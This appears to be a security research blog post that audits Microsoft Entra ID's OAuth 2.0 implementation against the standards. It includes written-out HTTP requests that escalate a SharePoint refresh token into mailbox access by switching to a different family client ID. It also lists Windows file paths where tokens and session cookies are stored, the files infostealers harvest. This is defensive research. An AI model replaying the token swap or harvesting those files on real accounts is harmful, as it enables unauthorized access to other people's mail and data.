This is the fourth and final post in a 4-part blog series that accompanies ERNW White Paper 80: Token Theft in Microsoft Entra ID - An Analysis of Controls. In Part 1, we covered how attackers steal tokens, Part 2 looked at Continuous Access Evaluation, and Part 3 tested Token Protection. This post steps back from individual defenses and looks at the standards underneath them: how closely does Entra ID’s OAuth 2.0 implementation follow the specifications and best practices, where does it deviate, and what is the practical security impact of those deviations?
Why Standards Compliance Is a Security Question
The OAuth 2.0 ecosystem already offers open standards for many of the problems that token theft exploits. Most of them come from two bodies. Within the Internet Engineering Task Force (IETF), the Web Authorization Protocol (oauth) Working Group develops the RFCs for OAuth and its extensions. The OpenID Foundation (OIDF) and its working groups publish complementary specifications and profiles for identity and security. Best known among them is OpenID Connect (OIDC), an identity layer that builds on top of OAuth 2.0 and is commonly used together with it.
Microsoft’s implementation of OAuth 2.0 deviates from these standards in several respects. The deviations and extensions are partly documented in the Microsoft Open Specifications MS-OAPX: OAuth 2.0 Protocol Extensions and MS-OAPXBC: OAuth 2.0 Protocol Extensions for Broker Clients.
The most relevant answer to token theft is sender-constraining, which binds access and refresh tokens to a key held by the legitimate client so that a stolen token is useless without it. The IETF standardized two mechanisms: DPoP (Demonstrating Proof of Possession, RFC 9449) and certificate-bound tokens via mutual TLS (RFC 8705).
Beyond sender-constraining, the standards define further measures that secure the client and the flow that issues a token, limit what a stolen token can do, or detect and revoke it. Many of them are consolidated in the OAuth 2.0 Security Best Current Practice (RFC 9700):
The standards baseline in detail (click to expand)
Securing clients by type
- Confidential clients authenticate to the authorization server when requesting tokens (RFC 6749, Section 2.3). Asymmetric methods are preferred over shared client secrets: signed JWT assertions (
private_key_jwt, RFC 7521, RFC 7523, OIDC Core, Section 9) or mutual TLS (RFC 8705), since no secret is transmitted and the private key never leaves the client (RFC 9700, Section 2.5) - Public clients cannot keep a secret and therefore cannot authenticate. Browser-based apps should use a Backend for Frontend (BFF), which keeps tokens on the server, out of reach of malicious JavaScript, and turns the app into a confidential client (RFC 10017)
- Native apps should use the system browser as external user-agent and redirect URIs that only the app can receive (RFC 8252)
Obtaining informed consent
- Informed consent that shows the user the client’s identity and the requested scope, so they can make an informed decision about what they grant and to whom (RFC 6819, Sections 4.2.2 and 5.2.4.2, FAPI 2.0, Section 5.3.2.2)
- No automatic approval of repeated authorization requests unless the client’s identity can be assured, e.g. via a claimed
httpsredirect URI; otherwise every request is processed as if it had never been approved (RFC 6749, Section 10.2, RFC 8252, Section 8.6, RFC 6819, Section 4.2.3)
Protecting the authorization flow
- Proof Key for Code Exchange (PKCE) for public and confidential clients alike, to protect against authorization code interception, code injection and CSRF, since client authentication does not replace it; authorization servers must prevent PKCE downgrade by rejecting a
code_verifierwhen nocode_challengewas sent (RFC 7636, RFC 9700, Sections 2.1.1 and 4.8) - CSRF protection on the client’s redirect endpoint, via PKCE, the OIDC
nonce, or a one-timestatevalue bound to the user’s browser session; PKCE is the most robust option, since astatevalue can leak with the authorization response (RFC 9700, Sections 2.1 and 4.7) - Short-lived, single-use authorization codes: a maximum lifetime of 10 minutes, rejection of reused codes, and revocation of all tokens already issued from a reused code (RFC 6749, Section 4.1.2); high-security profiles go further, with a maximum of 60 seconds (FAPI 2.0, Section 5.3.2.1)
- Binding of the authorization code to the client identifier and redirect URI: at the token endpoint, the authorization server must check that the code was issued to the requesting client and that the redirect URI matches the one in the authorization request (RFC 6749, Sections 4.1.2 and 4.1.3, RFC 6819, Sections 5.2.4.4 and 5.2.4.5)
- Pre-registered redirect URIs with exact string matching over HTTPS, no wildcards, and only the port allowed to vary for loopback redirects in native apps (RFC 9700, Section 2.1, RFC 8252, Section 8.4)
- No open redirectors on clients or authorization servers, since they can leak authorization codes or tokens to attackers (RFC 9700, Section 4.11)
- Pushed Authorization Requests (PAR) to send authorization parameters over an authenticated back channel instead of the browser (RFC 9126)
- Issuer identification in the authorization response to prevent mix-up attacks (RFC 9207)
Avoiding legacy grant types
- No Implicit Grant or other response types that return access tokens in the authorization response, since tokens in the URL can leak via browser history, log files or referrer headers and cannot be sender-constrained or protected by PKCE (RFC 9700, Section 2.1.2)
- No Resource Owner Password Credentials (ROPC) grant, since it exposes the resource owner’s credentials to the client (RFC 9700, Section 2.4)
Securing cross-device flows
- Mitigating remote phishing in the Device Authorization Grant: show the user which device they are authorizing, ask them to confirm they possess it, and keep user codes short-lived (RFC 8628, Section 5.4)
- Using the Device Authorization Grant only when no other cross-device protocol fits, avoiding it for sensitive resources, and where possible enforcing physical proximity between devices or restricting it to pre-registered devices (RFC 10027, Section 6.2.1)
Limiting what a stolen token can do
- Short-lived access tokens, one hour or less, combined with refresh tokens, to shrink the window in which a stolen token is usable (RFC 6750, Section 5.3, RFC 6819, Section 5.1.5.3)
- Audience restriction via Resource Indicators, so an access token is only accepted by its intended resource server (RFC 8707)
- Least privilege through narrowly scoped tokens, or Rich Authorization Requests for fine-grained permissions (RFC 9396)
- Token Exchange for delegation chains, so a service calling a downstream API can obtain a new token restricted to that API’s audience and scope instead of forwarding the token it received, with the exchange itself protected by client authentication (RFC 8693, Sections 1, 2.1 and 5)
- Correct token validation at the resource server: signature with an allowed algorithm, issuer, audience and expiry (RFC 8725, RFC 9068, Section 4)
- Step-up authentication, so resource servers can reject tokens whose authentication is too old or too weak and require re-authentication (RFC 9470)
Protecting refresh tokens
- Binding of refresh tokens to the client_id and the consented scopes and resources (RFC 6749, Sections 1.5 and 6, RFC 6819, Section 5.2.2.2, RFC 9700, Section 4.14.2)
- For public clients, refresh tokens must be either sender-constrained or rotated, so that reuse of an old refresh token is detected and the grant revoked (RFC 9700, Sections 2.2.2 and 4.14.2)
- Expiry of refresh tokens after a period of inactivity (RFC 9700, Section 4.14.2)
Detecting and revoking compromised tokens
- Refresh tokens should be revocable on logout, credential change or compromise via Token Revocation (RFC 7009). Because refresh tokens are only ever redeemed at the authorization server, their revocation is central and takes effect immediately.
- Access token revocation is decentralized: resource servers validate access tokens themselves, so revoking one at the authorization server has no effect until each resource server checks its status. Resource servers can query the authorization server via Token Introspection (RFC 7662); otherwise, a revoked access token stays usable until it expires, which is why short lifetimes matter.
- Self-contained JWT access tokens (RFC 9068) are stateless and cannot simply be deleted like a session. Invalidating one before expiry requires a denylist of revoked token IDs (
jti, RFC 7519, Section 4.1.7) that every resource server checks, which reintroduces exactly the state that JWTs were meant to avoid. - The OpenID Foundation’s Shared Signals Framework (SSF) and its Continuous Access Evaluation Profile (CAEP) address this gap. Instead of resource servers polling via introspection or checking a denylist, the authorization server pushes events such as session revocation or credential changes to them in near real time, so they can reject affected access tokens before they expire.
Putting it together
- The OpenID Foundation’s FAPI 2.0 Security Profile, which combines these building blocks into a formally analyzed, hardened profile for high-risk environments. It requires sender-constrained tokens, PKCE, PAR and confidential clients.
Together, these standards form the baseline against which any OAuth 2.0 implementation can be measured. When an implementation deviates from the specification, or reaches for a proprietary mechanism instead of an existing standard, it’s not automatically wrong. But the reasons for the deviation, and its security implications, should be clear.
We reviewed Microsoft Entra ID’s OAuth 2.0 implementation against this baseline to see where it diverges and what that means in practice.
Primary Refresh Tokens: Proprietary Sender-Constraining
We covered how PRTs work in Part 3: they are device-bound refresh tokens backed by a TPM-protected session key. Functionally, this is the same idea as DPoP (Demonstrating Proof-of-Possession), the OAuth standard for sender-constraining tokens. The difference is that PRTs predate DPoP and are a proprietary Microsoft mechanism rather than an implementation of the standard. Although PRTs have always been device-bound, for years that binding was only used for SSO, and nothing prevented a client from using ordinary, non-device-bound refresh tokens instead. Token Protection turned the binding into an enforcement mechanism: once it applies, only a PRT can be used to request access tokens, and ordinary refresh tokens are rejected. However, Token Protection is not enabled by default. It has to be configured as a Conditional Access policy, and it can only be scoped to supported resources, device platforms and clients. Because the implementation is proprietary, independent security review is harder, and weaknesses may go unnoticed for longer. Such weaknesses have been found in the past, for example by Dirk-jan Mollema with attacks such as Pass-the-PRT, Pass-the-PRT-cookie and PRT phishing via device registration, as described in Part 3.
FOCI and BroCI: When Refresh Tokens Cross Client Boundaries
This is the deviation with the clearest, most concrete security impact. Family of Client IDs (FOCI) is an undocumented Microsoft concept; it gets one passing mention in the docs and otherwise exists only via a 2016 GitHub issue and third-party research. FOCI groups public clients into a “family” that can share refresh tokens (called Family Refresh Tokens, or FRTs) with each other. A related mechanism, Brokered Client ID (BroCI, also called Nested App Authentication), extends the same sharing pattern to apps embedded inside a host application, like a Teams add-in.
Here’s the problem: RFC 6819 recommends binding a refresh token to the client_id it was issued to and re-checking that binding on every use. RFC 6749 says a refresh token should only ever be exchanged for an access token with the same or a narrower scope than originally granted. RFC 9700 goes further and makes this a hard requirement: refresh tokens MUST be bound to the scope and resource servers the user actually consented to. FOCI breaks all three, because different FOCI clients have different permission sets on the same resources, so a refresh token minted for one client can be handed to a different FOCI client and exchanged for an access token with broader permissions than the original client ever had.
We reproduced this directly. The SharePoint client can’t read Exchange Online mail, it has no Mail.Read scope, and a Graph API call to list messages with its access token returns a clean 403 Forbidden. But SharePoint’s refresh token is a Family Refresh Token, and it works just as well against a different FOCI client: Outlook Mobile, which does have Mail.Read. Swap in Outlook Mobile’s client_id on the same refresh token, and the resulting access token comes back with Mail.Read in scope, and the follow-up request against /v1.0/me/messages returns the mailbox contents. Nothing about the original authorization changed; the mailbox access came purely from picking a different client ID to redeem the same refresh token against.
Show the requests and responses (condensed from Appendix H of the white paper)
1. Request tokens as the SharePoint client (d326c1ce-…, a FOCI client). We used the ROPC grant for the test account.
POST /{tenant-id}/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

grant_type=password&
client_id=d326c1ce-6cc6-4de2-bebc-4591e5e13ef0&
scope=https://graph.microsoft.com/.default offline_access&
username=foci-test@<tenant>.onmicrosoft.com&
password=[...]
The response contains the refresh token and "foci":"1". Mail.Read is not among the granted scopes:
{
  "scope": "email openid profile https://graph.microsoft.com/Files.ReadWrite [...] https://graph.microsoft.com/Sites.Read.All [...] https://graph.microsoft.com/.default",
  "access_token": "eyJ0eXAiOiJKV1QiLCJub25jZSI6Indk[...]",
  "refresh_token": "1.AYEApMXoHC1470uzpW5-UaeV-c7BJt[...]",
  "foci": "1"
}
2. List the mailbox with this access token. Access is denied:
GET /v1.0/me/messages HTTP/2
Host: graph.microsoft.com
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6Indk[...]

HTTP/2 403 Forbidden
{"error":{"code":"ErrorAccessDenied","message":"Access is denied. Check credentials and try again."}}
3. Redeem the same refresh token as Outlook Mobile (27922004-…). Only the client_id changes:
POST /{tenant-id}/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&
client_id=27922004-5251-4030-b22d-91ecd9a37ea4&
scope=https://graph.microsoft.com/.default&
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-c7BJt[...]
The new access token now includes Mail.Read:
{
  "scope": "email openid profile https://graph.microsoft.com/Files.ReadWrite.All [...] https://graph.microsoft.com/Mail.Read https://graph.microsoft.com/Mail.Read.Shared [...] https://graph.microsoft.com/Sites.ReadWrite.All [...] https://graph.microsoft.com/.default",
  "access_token": "eyJ0eXAiOiJKV1QiLCJub25jZSI6Ijg4[...]",
  "refresh_token": "1.AYEApMXoHC1470uzpW5-UaeV-QQgki[...]",
  "foci": "1"
}
4. List the mailbox again, now with the Outlook Mobile access token. The request succeeds and returns the mails:
GET /v1.0/me/messages HTTP/2
Host: graph.microsoft.com
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6Ijg4[...]

HTTP/2 200 OK
{ "value": [ { "subject": "FOCI Test Mail", "bodyPreview": "Lorem ipsum dolor sit amet [...]", [...] } ] }
That’s a privilege escalation path in the shape of a feature. Microsoft’s response, per Secureworks researchers who reported this in 2021, is that FOCI is deliberate; it’s meant to provide SSO across mobile apps without requiring a full device registration, and Microsoft doesn’t consider it privilege escalation because FRTs can’t exceed the user’s overall access, only the client’s. That’s a defensible design goal, but from an attacker’s point of view it’s a meaningful difference: compromise any refresh token belonging to any FOCI client, and you’ve effectively compromised the broadest scope any FOCI client has. In a device code phishing attack (Part 1), that turns “I phished a token for one app” into “I phished a token for whichever FOCI client has the widest reach.”
Scopes, Consent and Audience: Broad by Default
OAuth 2.0’s plain-text, space-separated scope model is deliberately simple, and the newer Rich Authorization Requests (RAR, RFC 9396) standard exists precisely to allow more granular, structured permissions where that simplicity isn’t enough. Entra ID doesn’t use RAR. On top of that, Microsoft’s own .default and user_impersonation scopes further dilute the model; both tend to grant the broadest available permission set for a resource rather than the narrowest one a use case actually needs, which cuts directly against RFC 6749’s recommendation that clients request the minimal necessary scope.
The consent prompt is a related gap. RFC 6749 allows the authorization server to grant a different scope than the one requested, which makes it possible to let the resource owner choose which specific scopes a client application receives. A consent screen could, for example, list mandatory scopes such as basic profile information and offer further scopes as optional checkboxes. In Entra ID, the resource owner can only accept all requested scopes or reject the request entirely. This matters most for complex client applications with many features: the resource owner should be able to decide which features they actually need, and it should be possible to accept only the minimally necessary scopes, in line with the principle of least privilege.
Consent phishing exploits exactly this. Instead of stealing a token directly, the attacker tricks the user into granting an OAuth application broad permissions via the consent screen. Microsoft has since tightened user consent considerably, but that mostly moves the target from ordinary users to administrators.
How Microsoft hardened user consent (click to expand)
Microsoft also adds a concept that the OAuth standard does not define: user consent versus admin consent. Administrators can consent on behalf of an entire organization to specific applications in advance, and when users want to use a new or unknown application, administrators have to process a consent request. This is a useful control, but it also creates a second, more valuable target.
A current incident shows how far admin-consent-based access can reach. ConnectWise Cloud Backup (formerly SkyKick) is a multi-tenant vendor application. Its app registration belongs to ConnectWise and lives in the vendor’s own tenant. When a customer starts using the product, an administrator grants admin consent, and an enterprise application (service principal) is created in the customer’s tenant. For its backup function, the application legitimately needs broad access, and customer admins consented to high-privileged permissions such as full access to all mailboxes, full control of all site collections, Application.ReadWrite.All and AppRoleAssignment.ReadWrite.All (see Figure 1). From the customer’s point of view, nothing was misconfigured: the consent was deliberate and matched what the software needs.
The weak point was the vendor’s side. Huntress reported that a credential of the ConnectWise Cloud Backup application was abused to obtain Microsoft Graph tokens in customer Microsoft 365 tenants. The credential belongs to the app registration, so it works for the service principals in every tenant that consented to the app. The attackers could therefore sign in as the service principal in all of these customer tenants without compromising any customer first. These sign-ins are app-only: no user, device, or MFA prompt is involved. In the tenants Huntress reviewed, other ConnectWise Cloud Management applications then assigned themselves directory roles, in one case Global Administrator, and added client secrets to further applications to persist. As of 16 October, Huntress had confirmed unauthorized sign-ins in 162 tenants. A later update reported nearly 1,000 tenants with sign-in activity from the attacker’s IP address, more than 300 of them successful.

Figure 1: ConnectWise Cloud Backup Consent Prompt
On 21 October, Microsoft Threat Intelligence attributed the activity to Storm-0940 in a LinkedIn post and in the Microsoft Security Blog. Microsoft describes Storm-0940 as a China-state-aligned threat actor and assesses that it was responsible for the ConnectWise compromise. The actor used ARTEX, an open-source, agentic AI penetration-testing framework, to automate reconnaissance, password spraying, and OAuth application abuse at high speed. Microsoft states that the activity did not result from a compromise of, or a vulnerability in, Microsoft corporate systems. The incident is a supply chain attack through OAuth: customers had nothing to patch, because the trust they granted via admin consent was only as strong as the vendor’s credential.
The audience side compounds this. RFC 9700 recommends restricting access tokens to a single resource server wherever feasible. Entra ID does technically scope tokens by audience; but “audience: Microsoft Graph” in practice means access to a huge swath of the Microsoft ecosystem, since Graph increasingly functions as the front door to everything else. A single access token with the audience Microsoft Graph (aud = https://graph.microsoft.com) can carry scopes for Exchange Online, such as Mail.Read, and for SharePoint, such as Sites.Read.All or Files.Read.All, at the same time. With one stolen token, an attacker can read the mailbox and the files, although these are different services that would otherwise each require their own audience. Audience restriction on paper doesn’t translate into a narrow blast radius in practice.
Where Tokens Actually Live
Part 1 covered how tokens get stolen. This section asks why the standard leaves them so exposed in the first place. A large part of the answer is that OAuth 2.0 says almost nothing about where a client should keep its tokens. RFC 6749 defines how tokens are issued and presented, but storage is left to the implementation. For public clients, implementations have settled on browser storage and user-profile files.
Public Clients Can’t Keep Secrets
OAuth 2.0 splits clients into two types. Confidential clients run on a server and can authenticate to the authorization server with a secret or certificate. Public clients, such as browser SPAs and native desktop apps, run on hardware the user (or an attacker) controls, so they can’t hold credentials or protect tokens the way a server can. The standard still lets public clients receive access tokens and refresh tokens without any client authentication, since they have no way to keep a client secret secure. In practice, the client least able to protect tokens is often the one holding them.
The Standard’s Answer: Backend for Frontend (BFF)
RFC 10017 (OAuth 2.0 for Browser-Based Applications, BCP 212) closes this gap for the browser with the Backend for Frontend (BFF) pattern: the tokens stay on a server and the browser only holds a session cookie. This turns the application from a public client into a confidential client. A lighter variant, the Token-Mediating Backend, keeps only the refresh token on the server.

Figure 2: OAuth 2.0 BFF Pattern
Microsoft’s own public clients, such as MSAL.js based web apps and the Azure Portal, follow neither pattern. Access and refresh tokens end up in browser storage or on disk.
How BFF, Content Security Policy and the Token-Mediating Backend work (click to expand)
Backend for Frontend (BFF)
A server-side component runs the OAuth flow, stores the tokens and proxies API calls, and the frontend only holds a session cookie for the BFF. Because the BFF runs on a server, it can authenticate to the token endpoint with its own secret or certificate.
With no OAuth tokens left in the browser, there is nothing for an XSS payload or a malicious extension to steal: token theft from the frontend is off the table. The attack surface shifts to the session cookie instead. A stolen session cookie still grants access through the BFF for as long as the session lasts. Therefore RFC 10017 requires it to be locked down:
HttpOnly, so JavaScript can’t read it, which prevents session hijacking via XSSSecure, so it’s only sent over HTTPS- the
__Host-prefix, which forcesSecure,Path=/and noDomainattribute, so the cookie is bound to the exact host and can’t be set or overwritten from a sibling subdomain SameSite=StrictorLax, to limit when the browser attaches it to cross-site requests
HttpOnly stops scripts from reading the cookie, but not from using it. Injected JavaScript can still send requests to the BFF from within the application, and the browser attaches the cookie automatically. RFC 10017 describes this as proxying requests via the user’s browser: the attacker can’t take the session with them, but they can ride it for as long as their code runs in the page. BFF reduces token theft to session abuse; it doesn’t eliminate XSS.
Content Security Policy as a Safety Net
Since HttpOnly and SameSite can’t stop code that already runs in the application’s origin, the remaining defense is to prevent that code from running in the first place. A strict Content Security Policy, using nonces or hashes rather than domain allowlists, blocks injected inline scripts and scripts from unapproved sources. CSP doesn’t replace output encoding or input validation, but it’s the layer that still holds when one of them fails. That is why RFC 10017 recommends it regardless of the chosen architecture, and also calls it out explicitly as a defense-in-depth mechanism for the BFF pattern.
Token-Mediating Backend
A full BFF proxies every API request and response, which adds latency and server-side effort. A lighter alternative is to protect only what really matters: the refresh token. Access tokens are short-lived anyway, while a refresh token can mint new ones for days or months.
In the Token-Mediating Backend pattern, the backend still runs the OAuth flow as a confidential client and keeps the refresh token server-side, but hands the access token to the frontend. The frontend then calls the resource server directly; only token requests go through the backend.
The trade-off is that access tokens are back in the browser. They can’t be protected with an HttpOnly cookie either: the frontend’s JavaScript has to read the token to put it into the Authorization header of each request to the resource server, and anything the application’s JavaScript can read, an XSS payload can read too. An attacker can steal them and ask the backend for fresh ones through the user’s session for as long as their code runs. What they can’t do is take away a long-lived refresh token and keep access after the user closes the tab. The token-mediating backend limits the damage of token theft; BFF prevents it.
In the Browser: MSAL.js
Most Microsoft web apps, and most third-party SPAs built against Entra ID, use MSAL.js (@azure/msal-browser, plus the MSAL React/Angular wrappers). Where it puts tokens is controlled by a single setting, cacheLocation:
cacheLocation |
Cleared on | Shared across tabs | Notes |
|---|---|---|---|
sessionStorage (default) |
Tab/window close | No | What you get if the developer changes nothing |
localStorage |
Browser close, unless the user selected “Keep me signed in” | Yes | Encrypted since MSAL.js v4, unless the user chose “Keep me signed in” |
memoryStorage |
Page refresh/navigation | No | Nothing in Web Storage; tokens must be reacquired after every reload, often silently via the Entra ID session cookie |
The Azure Portal is a good real-world example: open DevTools → Application → Session Storage on portal.azure.com and you’ll find MSAL cache entries holding access tokens, ID tokens and refresh tokens for the signed-in account.

Figure 3: Azure Portal tokens in session storage
Neither the storage location nor MSAL’s localStorage encryption protects against XSS: injected JavaScript runs with the privileges of the application and can read the cache or call MSAL itself to get tokens.
Does MSAL's encryption or storage choice protect against XSS? (click to expand)
Does localStorage encryption help?
Since v4, MSAL.js encrypts localStorage entries with AES-GCM. The base key lives in a session cookie named msal.cache.encryption, which the browser discards when it closes, leaving only undecryptable ciphertext behind. This protects tokens at rest: someone who copies the browser profile after the session ends gets nothing usable. That is also the stated purpose: according to Microsoft, the encryption is meant to reduce the persistence of auth artifacts, not to provide additional security.
It does not protect tokens at runtime. Since MSAL.js has to read the key cookie in JavaScript to decrypt the cache, it cannot be HttpOnly, so any script that can read localStorage can read document.cookie too. It also doesn’t apply at all when the user selects “Keep me signed in”; those entries are stored unencrypted so they survive browser restarts. Microsoft’s own documentation concedes the point: an attacker with access to browser storage would also have the key, or could simply request new tokens without touching the cache.
Why the storage choice doesn’t stop XSS
A common misconception is that sessionStorage, memoryStorage or the encryption above protect against XSS. They don’t. Injected JavaScript runs with the same privileges as the application’s own code. It can read Web Storage and cookies directly, call the app’s MSAL instance (acquireTokenSilent()) to get plaintext tokens, or start a fresh silent authorization flow and obtain its own. The storage choice only changes how long a token lingers and how easy it is to grab after the fact; it doesn’t change who can grab it while the page is live. RFC 10017 makes this point explicitly, and it’s the core argument for BFF. Microsoft’s MSAL.js documentation takes a different view: it considers session and local storage secure as long as the application has no XSS vulnerabilities, and suggests memoryStorage only for those who remain concerned. The responsibility is left to the application developer.
Beyond MSAL’s cache, the browser also holds the Entra ID session cookies on login.microsoftonline.com (ESTSAUTH, ESTSAUTHPERSISTENT). These aren’t OAuth tokens, but they let anyone who holds them mint new tokens silently, which is why they’re the primary target of AiTM phishing kits and infostealers.
On Disk: Browsers, Native Apps and CLIs
Browsers and native clients persist tokens to disk so users don’t have to sign in on every launch. These files are the primary target of infostealer malware that is already running on the device, and public tools such as AzTokenFinder, SpecterBroker and OAuthBandit automate the extraction. The most important locations on Windows are:
- Browsers (e.g. Edge): tokens that MSAL.js keeps in Web Storage and the session cookies.
%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Local Storage\leveldb\*.ldb%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Session Storage\*.ldb%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Network\Cookies: the cookie SQLite database with cookies such asESTSAUTHPERSISTENT. Its values are encrypted with a key from theLocal Statefile that is protected by DPAPI. Chrome has used App-Bound Encryption since version 127, but infostealers have bypassed it. SpecterOps lists further routes, such as custom browser extensions, remote debugging, theDecryptDataCOM function or decryption as SYSTEM.
- Web Account Manager (WAM) for Office, Teams, OneDrive and other broker apps:
%LOCALAPPDATA%\Microsoft\TokenBroker\Cache\*.tbresand%LOCALAPPDATA%\Packages\Microsoft.AAD.BrokerPlugin*\AC\TokenBroker\Cache\ - Azure CLI:
%USERPROFILE%\.azure\msal_token_cache.bin - Azure PowerShell:
%USERPROFILE%\.Azure\msal_token_cache.* - Microsoft Graph PowerShell:
%LOCALAPPDATA%\.IdentityService\mg.msal.cache.* - Windows Credential Manager: DPAPI-protected entries
User-scoped DPAPI ties the data to the user account, not to the process. It protects against other unprivileged users and offline access, but not against code running as the signed-in user, which is exactly how an infostealer runs. An attacker with local admin or SYSTEM rights can also recover the user’s DPAPI master keys.
Grant Types That Should Have Retired by Now
RFC 9700 is explicit: clients SHOULD NOT use the Implicit Grant, because it returns access tokens directly in the URL, where they are exposed in browser history and logs. The Resource Owner Password Credentials (ROPC) grant MUST NOT be used at all, because it hands the user’s raw credentials to the client.
Microsoft’s documentation advises against both the Implicit Grant and the ROPC Grant, but enforces neither; both remain supported and usable.
Nor can either flow be explicitly restricted with Conditional Access. The Authentication flows condition only offers options for “Device Code Flow” and “Authentication Transfer”, not for the Implicit Grant or ROPC. At best, ROPC is blocked indirectly by policies that require MFA and only for accounts those policies actually cover.
The Device Authorization Grant gets its own scrutiny in both RFC 8628 and the newer RFC 10027 (Cross-Device Flows security), both of which flag it as inherently phishing-prone by design; the flow starts on a device the attacker controls, not the victim’s. Recommended mitigations include showing the user clear information about the device requesting access and keeping the user code short-lived enough to resist non-real-time phishing (e.g., over email or text). Entra ID’s user code is valid for 15 minutes, and the consent screen shows only limited information about the requesting device: a country-level location alongside a generic notice that a device is requesting access. That is hardly enough for a user to spot an attacker, particularly since an attacker can simply initiate the flow from infrastructure in the victim’s own country. Fifteen minutes is plausibly enough time to run a text-message-based phishing attempt, not just a real-time one. To Microsoft’s credit, this is also the one grant type it explicitly lets you disable via Conditional Access, and actively recommends doing so.
No Refresh Token Rotation
RFC 6749, Section 10.4 suggests refresh token rotation: a new refresh token is issued with every access token refresh, and the previous one is invalidated. This lets the authorization server detect replay. If both the legitimate client and an attacker present the same token, one of them uses an invalidated refresh token, which signals a breach. RFC 9700 upgrades this to a MUST: public clients need either sender-constrained refresh tokens or rotation, one or the other, no exceptions.
